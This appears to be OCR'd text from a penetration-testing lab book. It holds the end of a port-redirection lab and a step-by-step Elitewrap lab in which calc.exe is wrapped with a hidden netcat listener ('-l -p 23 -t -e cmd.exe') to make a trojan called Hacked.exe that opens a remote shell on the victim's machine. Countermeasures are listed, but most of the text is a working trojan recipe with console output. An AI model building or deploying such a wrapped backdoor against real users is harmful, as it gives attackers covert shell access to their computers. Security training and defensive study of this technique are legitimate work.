
Address 172.16.1.56

Explore the world from your PC. Download Google Earth.

Advertising Programs - Business Solutions - About Google

©2005 Google

Because you told PortMapper to redirect all port 80 traffic to the target machine's address, the Web server from the target will now be displayed. Notice that the address implies that you are on the attacker's local computer; but you are not. We know this because the attacker's machine is a Windows 2000 machine and it is not running a Web server, but the target is.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Li
Test Page for Apache Installation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Go
Links
Powered by APACHE
Done
Internet
Start
Test Page for Apache ...
9:23 PM

Address http://172.16.1.56/

If you can see this, it means that the installation of the Apache web server software on this system was successful. You may now add content to this directory and replace this page.


Seeing this instead of the website you expected?

This page is here because the site administrator has changed the configuration of this web server. Please **contact the person responsible for maintaining this server with questions.** The Apache Software Foundation, which wrote the web server software this site administrator is using, has nothing to do with maintaining this site and cannot help resolve configuration issues.

The Apache documentation has been included with this distribution.

You are free to use the image below on an Apache-powered web server. Thanks for using Apache!

To verify this, open Internet Explorer and enter the local IP address of the target machine. You will receive the same screen as the one on the attacker's machine.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Serv...
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Li
Test Page for Apache Installation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
Go
Links
Done
Internet
Start
Command Prompt
Test Page for Apache ...
9:24 PM
Your version of VMware Tools is out of date.

http://172.16.1.60/

If you can see this, it means that the installation of the Apache web server software on this system was successful. You may now add content to this directory and replace this page.

Seeing this instead of the website you expected?

This page is here because the site administrator has changed the configuration of this web server. Please **contact the person responsible for maintaining this server with questions.** The Apache Software Foundation, which wrote the web server software this site administrator is using, has nothing to do with maintaining this site and cannot help resolve configuration issues.

The Apache documentation has been included with this distribution.

You are free to use the image below on an Apache-powered web server. Thanks for using Apache!

***Note:** I cannot stress enough how effective port redirection is and how easy it is to use. Many times if an attacker can gain access to a compromised computer on the network that has access to the "sweet spot" within the network, a port redirection is set up to facilitate an easier path back to this "sweet spot" at a later time. The best way to find port redirection is to know exactly what computer is supposed to have what ports open and routinely validate that only those ports are in use.

Lab 87: Executing Applications — Elitewrap


Executing Hidden Applications: Elitewrap

Prerequisites: NULL Session
Countermeasures: Updated antivirus, frequent file verification
Description: Elitewrap is a command-line application used to “wrap” applications within other applications. Elitewrap offers users the option to hide program execution and execute as many applications as they desire. This lab will demonstrate how to have a target execute an application that brings up the Windows calculator and covertly execute a netcat backdoor listening port to be exploited from another computer.
Procedure: Obtain a list of the current ports in use from the target computer by typing **netstat –an** and pressing **Enter**.

For the purposes of this lab, I made sure the netcat (**nc.exe**) application is in the
same directory as the Elitewrap application.


nc

Double-click the **Elitewrap.exe** icon to start the application.




```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    192.168.1.128:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.1.128:137      *:*
  UDP    192.168.1.128:138      *:*
  UDP    192.168.1.128:500      *:*

C:\>
```

The Elitewrap application will open. First Elite needs to know what to call the executable file you are sending to the target.




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: _
```

In this lab, we named the file **Hacked.exe** (be sure to put the **.exe** on the end).




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe_
```

Answer **y** when asked to perform **CRC-32 checking**.




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y_
```

A list of operations will be displayed, but the next item is what we want the victim to see when they execute our new executable file named **Hacked.exe**. In this lab, we want the Windows calculator to open up. Unless the calculator application is in the same directory as the Elitewrap application, you will need to enter the full path. As this is a Windows 2000 machine the path is **c:\winnt\system32\calc.exe**.




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
```

Now we decide if we actually want the victim to see something happen with this file. By choosing option **6** (execute only, visible, asynchronously) the calculator application will actually be executed on the target computer.




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
```

The next line specifies if there are any parameters or options you want to use with the executable. As this is the calculator, there are no options so just press **Enter**.




```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
Enter command line:
```

Next is the secret part of our new program. We want to execute a netcat listening session on the target computer. Enter **nc.exe** or you can enter the full path to the **nc.exe** application.



```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
Enter command line:
Enter package file #2: C:\Downloads\Elitewrap\nc.exe
```


Now we want to make sure this executable is hidden from the victim when it executes, so we choose option **7** (execute only, hidden, asynchronously).



```
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
Enter command line:
Enter package file #2: C:\Downloads\Elitewrap\nc.exe
Enter operation: 7_
```


The netcat application requires options to set it up to listen and to execute a reverse shell. In this lab, we want netcat to start listening on port 23, and if connected, to return a remote shell. This is done by typing **–l –p 23 –t –e cmd.exe** and pressing **Enter**.

- The **–l** option instructs netcat to start listening.
- The **–p 23** option tells netcat what port to listen on.
- The **–t** option tells netcat to handle any Telnet negotiations.
- The **–e cmd.exe** option tells netcat to send anyone connecting to this port a shell.



```
C:\Downloads\Elitewrap\elitewrap.exe

eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
Enter command line:
Enter package file #2: C:\Downloads\Elitewrap\nc.exe
Enter operation: 7
Enter command line: -l -p 23 -t -e cmd.exe_
```


Elitewrap will ask if you want to keep adding files. At this point we are done, so just press **Enter**.




```
C:\Downloads\Elitewrap\elitewrap.exe
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes

Enter name of output file: Hacked.exe
Perform CRC-32 checking? [y/n]: y
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: c:\winnt\system32\calc.exe
Enter operation: 6
Enter command line:
Enter package file #2: C:\Downloads\Elitewrap\nc.exe
Enter operation: 7
Enter command line: -l -p 23 -t -e cmd.exe
Enter package file #3: _
```

Within the directory containing the Elitewrap application a new program will now be displayed, called **Hacked.exe**. Double-click this program on the target computer.

The Windows calculator will be displayed. The user can use this normally. When the user closes the calculator, the fun begins because it executes our netcat command as outlined above.



By executing the **netstat –an** command again from the target computer you will notice that port 23 is now listening for connections.

